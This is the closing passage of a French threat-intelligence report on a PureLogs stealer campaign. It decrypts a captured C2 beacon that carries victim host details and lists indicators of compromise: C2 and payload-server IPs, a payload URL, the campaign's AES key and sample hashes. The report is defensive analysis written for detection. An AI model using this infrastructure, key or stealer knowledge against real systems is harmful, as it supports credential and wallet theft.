Avec la clé, il est maintenant possible de déchiffrer la capture réseau. Le premier échange qui a été capturé correspond à la détection et l'envoi d'informations génériques concernant la machine compromise :




```
→ payload_stage2 python3 decrypt_pcap.py --key 7B41C330B576FA8D0CE909C2B1E4D150 --port 61120 f238b4ed-666c-4bed-a9d5-
dc22182e808b.pcap
f238b4ed-666c-4bed-a9d5-dc22182e808b.pcap : 2713 paquets, linktype 1, 2 flux TCP
clé : 7B41C330B576FA8D0CE909C2B1E4D150

======================================================================
158.94.208.92:61120 -> 192.168.100.8:49721   564 octets réassemblés
======================================================================

--- trame 1 : longueur annoncée 560 ---
    IV    : 86dac21927a32f81ad8b295d01b2ffe7
    clair : 536 octets
  object (3 membres) {
    byte[][32] = d5300655915c1d674a7ce5b8ed5863b40b6b08b7a8c2232fc5c8ed524940559e  |.0.U.\.gJ|...Xc..k....#/...RI@U.|
    DateTime = DateTime.FromBinary(5250901211648513310)
    byte[][480] = 4ea07d2700665b345c4f8e2cfd29c13a6cd4db5a546cd29d4ad685139e5ddcc2...  |N.}'.f[4\0.,.).:l..ZTl..J....]
..|
  }

======================================================================
192.168.100.8:49721 -> 158.94.208.92:61120   328 octets réassemblés
======================================================================

--- trame 1 : longueur annoncée 320 ---
    IV    : c7e480322bdd05886dc9eb40d623c511
    clair : 295 octets
  object (4 membres) {
    int32 = 3
    string(36) = '91cba2b9-bec8-45d3-ab2a-e7207f94ce93'
    string(75) = 'DESKTOP-JGLLJLD\\adminAMD Ryzen 5 3500 6-Core ProcessorNVIDIA GeForce GT 730'
    byte[][159] = b4c7e73c977d3492b8945f4415d5a209b3a087788b482492ab5c8b96f6c19e85...  |...<.}4..._D.......x.H$..\....
..|
  }

    trame 2 : longueur annoncée 336
```

Cette trame correspond bien à un **beacon envoyé au C2**. La capture effectuée ne contenait pas d'autres données. Plusieurs hypothèses sont possibles pour expliquer l'absence d'exfiltration comme notamment le fait qu'il attende une instruction avant d'exfiltrer les données.


5 CONCLUSION ET DÉTECTION


La **détection statique des IoCs** est essentiellement adaptée aux stages 1 et 2 avec l'adresse IP de l'infrastructure malveillante et hash des charges. Les indicateurs présents dans le stage 3 sont obfusqués et par conséquent, difficiles à détecter statiquement. Différentes règles firewall, EDR, antivirus peuvent être mises en place pour la détection de la campagne :

IoCs

Indicateur	Valeur
IP C2	158.94.208.92
IP Serveur Malveillant	158.94.211.92 (héberge les charges)
User-Agent	powershell
URLs	hxxp://*/entreprise/student_s.bin'
Clé AES-128	7B41C330B576FA8D0CE909C2B1E4D150 (Offset 0x248 du stage 3)
MD5 Hash	287f1c7775b1e76cd31ed10033e1a111
SHA-1 Hash	155b0d50a983cf737394a1e5b9b69412e99f73b7
SHA-256 Hash	6270f38bdf27aebb108331a484220a8bc0b9a1e6a2c4bba6dad89a2f3665bca5
MD5 Hash	5e7c0273fb6a3e926a9d99af6e70a754
SHA-1 Hash	798db80c73642460864aad45402c8265da57f9b1
SHA-256 Hash	4a0a96834cc600a524d4b2348b00aec0361c2d7c97cca719372229e036961b0a

Au cours de la réalisation de cette analyse, la campagne a été reportée à plusieurs reprises sur VT avec notamment un téléversement du .NET compilé :





Par rapport à ses précédentes versions observées, **PureLogs a gagné en furtivité** avec cette variante d'Early Bird APC injection. La souche étudiée reste assez similaire à ce qui a déjà été analysé. Il embarque toujours des fonctionnalités de collecte massive dans les applications de bureau et les navigateurs, communique de manière chiffrée avec le C2 de l'attaquant, et cible désormais les gestionnaires de mots de passe et les portefeuilles de cryptomonnaies. L'évolution constatée n'est pas une refonte complète du malware mais une **modernisation de son implémentation**.

La première apparition du malware remonte à 2022. Avec le temps il continue de se perfectionner et reste utilisé par les cybercriminels principalement par son aspect low cost comme l'avait souligné FlashPoint dans son article de blog publié en 2023.

SOURCES

VS, Now Boarding: Clickfix, veryserious.research, 08/08/2026

https://research.veryserious.systems/now-boarding-clickfix/

PureLogs Stealer Stage 3 report on Virus Total

https://www.virustotal.com/gui/file/4a0a96834cc600a524d4b2348b00aec0361c2d7c97cca719372229e036961b0a/community

Generic Shellcode Loader Stage 1 VT

https://www.virustotal.com/gui/file/e25b16709a67102e32b169708d169f332781388a2c364bb8a70afd2c1888281b